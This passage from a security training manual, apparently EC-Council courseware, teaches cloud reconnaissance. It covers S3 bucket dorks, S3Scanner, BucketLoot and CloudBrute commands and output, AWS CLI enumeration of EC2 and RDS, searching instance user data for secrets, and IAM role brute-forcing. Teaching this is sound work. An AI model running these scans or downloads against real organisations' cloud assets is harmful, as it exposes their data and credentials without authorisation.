- **inurl:"s3.amazonaws.com" "facebook"**
- **site:s3.amazonaws.com "facebook"**





Figure 19.62: Screenshot showing results of advanced Google Search

Enumerating S3 Buckets using S3Scanner

Source: <https://github.com>

Attackers use S3Scanner to identify open S3 buckets of cloud services such as Amazon AWS and retrieve their content for malicious purposes. S3 buckets store information in the form of files, folders, and objects, which include text files, images, videos, and PDF files; in some scenarios, they even store backup files and credentials. S3Scanner allows attackers to retrieve objects and access control list (ACL) information, including read and write permissions.

- Run the following command to scan a single bucket
`s3scanner -bucket <filename>`
- Run the following command to scan all bucket names listed in a file
`s3scanner -bucket-file <filename>.txt -enumerate`
- Run the following command to scan each bucket name listed in the file
`s3scanner -bucket-file names.txt`
- Run the following S3Scanner command to scan the buckets listed in a file with eight threads:
`s3scanner -bucket <filename> -threads 8`



```
└─$ s3scanner -bucket-file random.txt -enumerate
INFO not exist ubmotors
INFO exists gram-test | us-west-1 | AuthUsers: [] | AllUsers: [READ] | 64 objects (1.6 GB)
INFO exists espgb.com | eu-west-1 | AuthUsers: [] | AllUsers: [READ] | 7 objects (4.0 GB)
INFO exists rcscloud | us-east-1 | AuthUsers: [] | AllUsers: [READ] | 0 objects (0 B)
INFO exists raceview | us-east-1 | AuthUsers: [] | AllUsers: [READ] | 4217 objects (758 MB)
INFO exists ss-pics | eu-west-1 | AuthUsers: [] | AllUsers: []
INFO not exist thebanner
INFO not exist vidoyletest
INFO exists sjfoto | us-east-1 | AuthUsers: [] | AllUsers: [READ] | 0 objects (0 B)
INFO not exist edumeme
INFO exists glosophobia | eu-west-2 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 886 objects (4.6 GB)
INFO not exist mightyeshore.com
INFO exists tophunter-dev | sa-east-1 | AuthUsers: [] | AllUsers: [READ] | 4 objects (17 MB)
INFO exists lanternarium-carrierwave-storage | us-east-1 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 4 objects (57 kB)
INFO exists www.mattfraser.co.nz | ap-southeast-2 | AuthUsers: [] | AllUsers: [READ] | 40 objects (495 MB)
INFO exists getmailhive.com | eu-west-1 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 25 objects (201 kB)
INFO exists amas | ap-south-1 | AuthUsers: [] | AllUsers: [READ] | 2 objects (245 B)
INFO exists 123 | us-east-1 | AuthUsers: [] | AllUsers: []
INFO not exist irishooter
INFO exists gt40 | us-east-1 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 2 objects (57 kB)
INFO not exist phoenix.com
INFO exists bennetto | us-west-2 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 3 objects (57 kB)
INFO not exist alhayat
INFO exists storiesbot | eu-central-1 | AuthUsers: [] | AllUsers: [READ] | 2 objects (57 kB)
INFO exists developers | us-east-1 | AuthUsers: [] | AllUsers: []
INFO exists servest | eu-west-2 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 19 objects (1.3 MB)
INFO exists arocha | sa-east-1 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 19 objects (4.5 MB)
INFO exists lifetech | ap-south-1 | AuthUsers: [] | AllUsers: []
INFO not exist gabster-dev
INFO exists hdf | us-west-2 | AuthUsers: [] | AllUsers: []
INFO not exist files.menshealthnews.com
INFO exists glimages | us-east-1 | AuthUsers: [] | AllUsers: [READ] | 8515 objects (1.7 GB)
INFO not exist knowbe.jp
INFO exists static-ottera.com | us-west-2 | AuthUsers: [] | AllUsers: [READ] | 1488 objects (10 GB)
INFO exists diariodeobra | sa-east-1 | AuthUsers: [] | AllUsers: [READ, READ_ACP] | 4 objects (920 kB)
INFO exists tokalleads | eu-west-1 | AuthUsers: [] | AllUsers: [READ] | 15636 objects (11 GB)
```

Figure 19.63: Screenshot of S3Scanner

Enumerating S3 Bucket Permissions using BucketLoot

Source: <https://github.com>

Attackers use BucketLoot, an automated S3-compatible bucket inspector, to enumerate and check the permissions for Amazon S3 buckets. This helps attackers identify misconfigured S3 buckets that may be publicly accessible or have overly permissive policies, posing potential risks. BucketLoot can also extract all URLs/subdomains and domains present in an exposed storage bucket, enabling attackers to identify hidden endpoints.

Commands to enumerate and analyze S3 bucket permissions:

- Run the following command to list buckets that may be publicly accessible
`python bucketloot.py -l <file_with_bucket_names>`

- Run the following command to check the permissions of the listed buckets
`python bucketloot.py -c <file_with_bucket_names>`
 - Run the following commands to download the data from publicly accessible buckets
`python bucketloot.py -d <file_with_bucket_names>`

```
umair@redhuntlabs:~/bucketloot$ ./bucketloot https://bucketloot-testing.blr1.digitaloceanspaces.com/ -max-size 14291 -search admin -notify

[!] BucketLoot [!] - An Automated S3 Bucket Inspector
Developed by Umair Nehri (@umair9747) and Owais Shalikh (@4f77616973)

Processing arguments...

Discovered a total of 6 bucket files...
Total bucket files of interest: 6

Starting to scan the files... [FAST]
Discovered [URGENT] AWS Access Key ID in https://bucketloot-testing.blr1.digitaloceanspaces.com/credentials.json
Discovered POTENTIALLY SENSITIVE FILE[Potential Jenkins credentials file] in https://bucketloot-testing.blr1.digitaloceanspaces.com/credentials.xml
Discovered POTENTIALLY SENSITIVE FILE[Docker configuration file] in https://bucketloot-testing.blr1.digitaloceanspaces.com/deployment.dockercfg
Discovered POTENTIALLY SENSITIVE FILE[Bitcoin Core config] in https://bucketloot-testing.blr1.digitaloceanspaces.com/bitcoin.conf
Discovered URL(s) in https://bucketloot-testing.blr1.digitaloceanspaces.com/config.php
Discovered URL(s) in https://bucketloot-testing.blr1.digitaloceanspaces.com/dashboard.html
Discovered Keyword(s) in https://bucketloot-testing.blr1.digitaloceanspaces.com/dashboard.html
```

Figure 19.64: Screenshot of BucketLoot

Enumerating S3 Buckets using CloudBrute

Source: <https://github.com>

CloudBrute enables attackers to find a target company's infrastructure, files, and apps on the top cloud providers such as Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, and Linode. It enables cloud detection of the IPINFO API and source code. This further helps attackers to enumerate the AWS S3 buckets of cloud users and perform proxy randomization. This tool also enables attackers to initiate dictionary or brute-force attacks to discover cloud resources.

Enumerating the cloud infrastructure is the process of systematically testing publicly accessible cloud resources across various cloud service providers (CSPs). CloudBrute enables attackers to discover cloud asset names by brute forcing service names and endpoints based on wordlists.

Steps to Enumerate S3 Buckets using CloudBrute

The following steps are used to enumerate S3 buckets of a target domain or organization (e.g., Facebook) using CloudBrute:

- After configuring CloudBrute, run the following command to navigate to the specific CloudBrute directory:

```
cd Cloudbrute
```

- Next, run the following command to brute force, generate, and validate the target buckets:

```
./cloudbrute -d <target.com> -k <keyword> -t 80 -T 10 -w /<path_to_wordlist>.txt
```

Where,

-d amazon.com: Specifies the target bucket hosting domain; here, "amazon.com".

-k facebook: Sets the keyword or pattern to search for within the target domain, here "facebook".

-t 80: Specifies the threads, here 80.

-T 10: Sets the timeout option.

-w bucket_list.txt: Specifies the wordlist file to use for the attack; here, "bucket_list.txt".

This will generate a list of all protected and open buckets for the target domain Facebook as shown in the screenshot below:

```
cloudbrute -d amazon.com -k facebook -t 80 -T 10 -w /home/attacker/bucket_list.txt - Parallel Terminal
[+] [root@parrot: ~] /home/attacker/Cloudbrute
[+] [root@parrot: ~] ./cloudbrute -d amazon.com -k facebook -t 80 -T 10 -w /home/attacker/bucket_list.txt
[+] [root@parrot: ~] CLOUDBRUTE v 1.0.7
[+] [root@parrot: ~] 20AM INF Detect config path: config/config.yaml
[+] [root@parrot: ~] 20AM INF Detect provider path: config/modules
[+] [root@parrot: ~] 20AM INF Initialized scan config
[+] [root@parrot: ~] 20AM INF amazon detected
[+] [root@parrot: ~] 20AM INF Initialized amazon config
[+] [root@parrot: ~] 0 / 7131 [-----] 0.00%
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebook-test.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebook-storage.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebooktest.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebookimages.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebook-images.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebook-live.s3.amazonaws.com
[+] [root@parrot: ~] 20AM INF 200: Open - Facebookcontent.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - Facebooklive.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebookx3.s3.amazonaws.com
[+] [root@parrot: ~] 20AM WRN 403: Protected - facebook41.s3.amazonaws.com
```

Figure 19.65: Screenshot of CloudBrute showing all the protected and open buckets for the target domain

- Check for any open/public buckets and copy them to any browser to view the content, as shown in the screenshot below:

The screenshot shows a Mozilla Firefox browser window with the URL <http://facebookfiles.s3.amazonaws.com/>. The page displays an XML document representing the contents of an S3 bucket named 'facebookfiles'. The XML structure includes elements for the bucket name, prefix, marker, maximum keys, and truncated status, followed by a list of contents (files) with their keys, last modified dates, ETags, sizes, and storage classes. Three files are listed: a jpg file (size 8818), a pdf file (size 102839), and an rtf file (size 6866). A red box highlights the XML code, and a faint watermark 'CloudBrute' is visible across the page.

```
<ListBucketResult>
<Name>facebookfiles</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
--<Contents>
<Key>.....jpg</Key>
<LastModified>2013-01-30T12:30:40.000Z</LastModified>
<ETag>"4c60698387e3c9704eaf991308e9adb0"</ETag>
<Size>8818</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>.....pdf</Key>
<LastModified>2013-01-30T12:31:53.000Z</LastModified>
<ETag>"8f16a741574c8ee062a8207d9e6b59c3"</ETag>
<Size>102839</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>.....rtf</Key>
<LastModified>2013-01-30T12:32:27.000Z</LastModified>
<ETag>"f7104c40a2b4dad1929e41c2da1702ba"</ETag>
<Size>6866</Size>
```

Figure 19.66: Screenshot of CloudBrute showing the contents of an open bucket

Alternatively, you can also search for Azure buckets by changing the `-d` parameter to `microsoft.com` and for GCP buckets with `google.com`.

Enumerating EC2 Instances

- Amazon EC2 (Elastic Compute Cloud) is a web service that provides resizable compute capacity in the cloud, designed to make web-scale cloud computing easier for developers
- To enumerate target AWS EC2 instances, attackers require access to an EC2 instance to run the following enumeration commands on targeted AWS cloud service

Commands to Enumerate EC2 Instances

- | | |
|---|--|
| • List EC2 instances in the target cloud:
aws ec2 describe-instances | • To list out dedicated hosts:
aws ec2 describe-hosts |
| • List out the volumes:
aws ec2 describe-volumes | • To find out what role is allocated to an instance profile:
aws iam get-instance-profile --instance-profile-name <profile name> |
| • List out the available snapshots and to check if any volume is public:
aws ec2 describe-snapshots | • To list out names of SSH keys:
aws ec2 describe-key-pairs |
| • List out security groups:
aws ec2 describe-security-groups | • To list out subnets:
aws ec2 describe-subnets |
| • To list out the EC2 instances that are part of a fleet:
aws ec2 describe-fleet-instances | • To list out all the VPC endpoints:
aws ec2 describe-vpc-endpoints |
| • To view details about existing fleets:
aws ec2 describe-fleets | • To list out allowed connections between VPC pairs:
aws ec2 describe-vpc-peering-connections |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Enumerating EC2 Instances

Amazon EC2 (Elastic Compute Cloud) is a web service that provides resizable computing capacity in the cloud and is designed to make web-scale cloud computing easier for developers. It offers a range of instance types optimized for different use cases by combining varying CPU, memory, storage, and networking capacities.

To enumerate the target AWS EC2 instances, attackers require access to an EC2 instance to run the following enumeration commands on the targeted AWS cloud service:

- Run the following command to list EC2 instances in the target cloud:
aws ec2 describe-instances
- Run the following command to check if they use Metadata API version 1 (easier to exfiltrate access keys):
aws ec2 describe-instances --filters Name=metadata-options.http-tokens,Values(optional)
- Run the following command to obtain the target user data of instances and search for secrets:
aws ec2 describe-instance-attribute --instance-id <id> --attribute userData --output text --query "UserData.Value" | base64 --decode
- Run the following command to list out the volumes:
aws ec2 describe-volumes

- Run the following command to list out the available snapshots and check whether any volume is public:

```
aws ec2 describe-snapshots
```

- Run the following command to list out the security groups:

```
aws ec2 describe-security-groups
```

- Run the following command to list security groups that allow SSH from the Internet:

```
aws ec2 describe-security-groups --filters Name=ip-permission.from-port,Values=22 Name=ip-permission.to-port,Values=22 Name=ip-permission.cidr,Values='0.0.0.0/0'
```

- Run the following command to list out the EC2 instances that are part of the fleet:

```
aws ec2 describe-fleet-instances
```

- Run the following command to view details about existing fleets:

```
aws ec2 describe-fleets
```

- Run the following command to list out dedicated hosts:

```
aws ec2 describe-hosts
```

- Run the following command to list out profile associations for each IAM instance:

```
aws ec2 describe-iam-instance-profile-associations
```

- Run the following command to determine the role allocated to an instance profile:

```
aws iam get-instance-profile --instance-profile-name <profile name>
```

- Run the following command to list out names of SSH keys:

```
aws ec2 describe-key-pairs
```

- Run the following command to list out different gateways:

```
aws ec2 describe-internet-gateways
```

```
aws ec2 describe-local-gateways
```

```
aws ec2 describe-nat-gateways
```

```
aws ec2 describe-transit-gateways
```

```
aws ec2 describe-vpn-gateways
```

- Run the following command to list the details of VPCs:

```
aws ec2 describe-vpcs
```

- Run the following command to list out subnets:

```
aws ec2 describe-subnets
```

- Run the following command to list out all the VPC endpoints:

```
aws ec2 describe-vpc-endpoints
```

- Run the following command to list out allowed connections between VPC pairs:

```
aws ec2 describe-vpc-peering-connections
```

Enumerating AWS RDS Instances

Attackers use the following AWS CLI commands, which will provide detailed information about the relational databases (RDS) instances

- | | |
|--|--|
| <p>1 Command to view all provisioned RDS instances
aws rds describe-db-instances</p> | <p>4 Command to get the details about automated backups for RDS instances
aws rds describe-db-instance-automated-backups</p> |
| <p>2 Command to list specific RDS Instance
aws rds describe-db-instances --db-instance-identifier mydbinstancecf</p> | <p>5 Command to get the details about DB snapshots
aws rds describe-db-snapshots</p> |
| <p>3 Command to get the information about DB security groups
aws rds describe-db-security-groups</p> | <p>6 Command to view the public DB snapshots that can be shared across account
aws rds describe-db-snapshots --include-public --snapshot-type public</p> |

Note: To run the AWS CLI commands related to RDS, attackers require specific IAM permissions such as `rds:DescribeDBInstances`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Enumerating AWS RDS Instances

To enumerate AWS Relational Databases (RDS) instances, attackers use the following AWS CLI commands, which provide detailed information about the RDS instances, such as their configuration, security groups, and snapshots.

- Run the following command to view all provisioned RDS Instances:
aws rds describe-db-instances
- Run the following command to list specific RDS Instance:
aws rds describe-db-instances --db-instance-identifier mydbinstancecf
- Run the following command to get information about DB security groups:
aws rds describe-db-security-groups
- Run the following command to get details about automated backups for RDS instances:
aws rds describe-db-instance-automated-backups
- Run the following command to obtain details about the DB snapshots (including manual and automated snapshots):
aws rds describe-db-snapshots
- Run the following command to view public DB snapshots that can be shared across accounts:
aws rds describe-db-snapshots --include-public --snapshot-type public

- Run the following command to view already existing public snapshots in an account:

```
aws rds describe-db-snapshots --snapshot-type public
```

Note: To run the above AWS CLI commands related to RDS, attackers require specific IAM permissions such as **rds:DescribeDBInstances**.

hide01.ir

Enumerating AWS Account IDs and IAM Roles

Enumerating AWS Account IDs

- AWS accounts are identified by unique IDs that, when exposed publicly, can be used by attackers for various exploits.
- Attackers can discover AWS account IDs via the following sources:
 - **Publicly shared resources** such as S3 buckets, may reveal the AWS account ID
 - **Amazon Resource Names (ARNs)**, which include the AWS account ID, can expose it if shared in documentation, error messages, or logs
 - **Sharing IAM policies or roles** with external parties can expose the AWS account ID

Enumerating AWS IAM Roles

- In AWS, **failed role assumption** attempts provide response messages that reveal the existence of roles
- Information gathered by attackers through IAM role enumeration:
 - Internal software/stacks
 - IAM usernames
 - AWS services in use
 - 3rd-party software in use
- Attackers can use **Principal Mapper** to visualize IAM users and roles, revealing privilege escalation paths in AWS

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Enumerating AWS Account IDs

AWS accounts are identified by unique IDs, which, when exposed in the public domain, can be leveraged by attackers to target cloud services. These unique IDs are meant to be private but are often exposed to the public without the user's knowledge. Attackers can exploit this information leak for various purposes.

Attackers enumerate AWS account IDs via the following sources:

- **Publicly Shared Resources:** If an AWS resource (like an S3 bucket) is publicly shared, it may contain references to an AWS account ID.
- **ARNs (Amazon Resource Names):** ARNs include the AWS account ID. If ARNs are shared in documentation, error messages, or logs, they can expose the account ID.
- **IAM Policies and Roles:** Sometimes, IAM policies or roles may be shared with external parties, which can expose the AWS account ID.

After obtaining account IDs, attackers can perform various activities such as resource enumeration (discovering existing users, roles, etc.), IAM role assumption, and invocation of Lambda functions.

Enumerating IAM Roles

Attackers enumerate IAM role names by analyzing the AWS error messages, which reveal information regarding the existence of a user. Generally, in AWS cloud services, users are allowed to perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role. If the AWS blocks an account after some failed attempts, implementing a brute-force technique can be difficult but not impossible. By executing the process with a fragmented set of accounts or nodes, attackers can ultimately evade IP and account filtering solutions.

Information gathered by attackers through IAM role enumeration include the following:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (e.g., CloudSploit, Datadog, Okta)

After enumerating the roles, attackers can try to assume an open role and steal its credentials.

